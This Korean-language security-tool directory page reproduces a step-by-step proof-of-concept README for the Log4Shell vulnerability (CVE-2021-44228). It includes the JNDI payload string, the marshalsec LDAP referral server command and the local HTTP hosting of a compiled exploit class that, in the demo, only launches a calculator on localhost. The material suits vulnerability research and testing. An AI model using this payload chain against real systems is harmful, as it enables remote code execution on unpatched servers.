
Skip to content
KitploitKITPLOIT
도구블로그
제출
도구블로그
제출

해킹, 침투 테스트 및 사이버 보안 도구를 당신의 보안 무기고에!

Kitploit은 해킹, 사이버 보안 및 침투 테스트 도구 디렉토리입니다. 최신 프로젝트 업데이트를 발견하여 취약점을 찾고, 시스템을 분석하고, 테스트를 자동화하고, 보안을 강화하세요.

··피드·문의·개인정보·© 2026 Kitploit

도구 디렉토리

카테고리

모든 카테고리 보기
Loading categories
CVE-2021-44228-Log4Shell-POC — Proof-of-concept for Log4Shell (CVE-2021-44228) demonstrating JNDI-based remote code execution via LDAP and HTTP servers. | Kitploit
도구/GitHubGitHub/coldfusionx/cve-2021-44228-log4shell-poc
Vulnerability AnalysisExploitationWeb Application ExploitationPenetration TestingPayload Development
GitHubcoldfusionx/cve-2021-44228-log4shell-poc

CVE-2021-44228-Log4Shell-POC

Proof-of-concept for Log4Shell (CVE-2021-44228) demonstrating JNDI-based remote code execution via LDAP and HTTP servers.

저장소 보기
2134년 전아직 검토되지 않음

인기

모두 보기 →

커뮤니티에서 가장 많이 사용되는 도구를 찾아보세요.

모든 도구 탐색

도구 컬렉션을 둘러보세요

모든 도구 보기 →
공유

CVE-2021-44228-Log4Shell-POC

유명한 Log4j CVE-2021-44228에 대한 완전한 POC

사전 요구 사항

  • 여기에서 Java를 다운로드하여 설치하세요. jdk-8u181을 사용할 수 있습니다.
  • 여기에서 IntelliJ Idea를 설치하세요.

POC

  • 1단계 : 이 저장소를 클론하세요.

  • 2단계 : Exploit.java 파일을 다른 폴더로 이동하세요. 제 경우에는 홈 디렉토리 안에 rce 폴더를 만들었습니다. /home/coldfusionx/rce
mov



  • 3단계 : Exploit.java를 살펴보세요. 여기서 원격 코드를 무엇이든 변경할 수 있습니다. 이 경우 우분투 머신에서 가 팝업됩니다.
gnome-calculator

exp


  • 4단계 : 다음으로 javac Exploit.java 명령을 사용하여 Exploit.java를 컴파일해야 합니다. 성공적으로 컴파일되면 새 파일 Exploit.class가 생성된 것을 확인할 수 있습니다.
com



  • 5단계 : python3 -m http.server 8888 명령을 사용하여 Exploit.class를 호스팅할 파이썬 http 서버를 시작하세요. 또는 php -S 127.0.0.1:8888 명령으로 php 서버를 사용할 수도 있습니다.
sv


  • 6단계 : 프로젝트 파일을 IntelliJ Idea에 로드하고 maven이 파일 인덱싱을 완료하도록 하세요. 완료되면 프로젝트는 다음과 같이 보일 것입니다:

poc1


  • 7단계 : 프로젝트를 실행하려면 구성을 생성해야 합니다. Add Configuration을 클릭하세요.

poc2

root@kitploit:~

1. `Application`을 선택하세요.

poc3

root@kitploit:~

2. 메인 클래스를 선택하세요.

main

root@kitploit:~

3. JDK를 선택하고 적용하세요.

poc4

root@kitploit:~

4. 실행 준비가 된 Log4j Application이 생성된 것을 확인할 수 있습니다.
poc5

  • 8단계 : 다음으로 marshalsec을 사용하여 LDAPRefServer를 시작합니다:
  • marshasec로 cd

  • LDAP 서버를 시작하려면 java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer "http://127.0.0.1:8888/#Exploit"를 실행하세요. 여기서 127.0.0.1:8888은 Exploit.class를 호스팅하는 파이썬 서버이므로 /#Exploit을 지정합니다.
ldap

  • 9단계 : 요구 사항에 따라 log4j.java의 JNDI 페이로드를 편집하세요. logger.error("${jndi:ldap://127.0.0.1:1389/Exploit}"); 이 경우 원격 클래스 Exploit을 로드하고 있으며, LDAP 리퍼러 서버는 악성 Exploit 클래스를 호스팅하는 파이썬 서버로 요청을 리디렉션합니다.

  • 10단계 : Log4j를 실행하세요. 성공적으로 실행되면 gnome 계산기가 팝업되는 것을 볼 수 있습니다.
rce

Log4Shell CVE-2021-44228에 대한 상세 분석을 확인하세요.

참고 자료

  • https://nvd.nist.gov/vuln/detail/CVE-2021-44228
도구 다운로드